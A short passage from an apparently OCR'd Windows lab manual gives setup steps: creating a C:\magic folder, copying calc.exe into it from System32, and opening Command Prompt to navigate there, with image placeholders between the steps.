
4. Now, go to the **C:** drive, create a **New Folder**, and name it **magic**.

5. Navigate to the location **C:\Windows\System32**, copy **calc.exe**, and paste it to the **C:\magic** location.




6. Click the **Type here to search** icon from the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.


7. The **Command Prompt** window appears, type **cd C:\magic**, and press **Enter** to navigate to the **magic** folder on the **C:** drive.



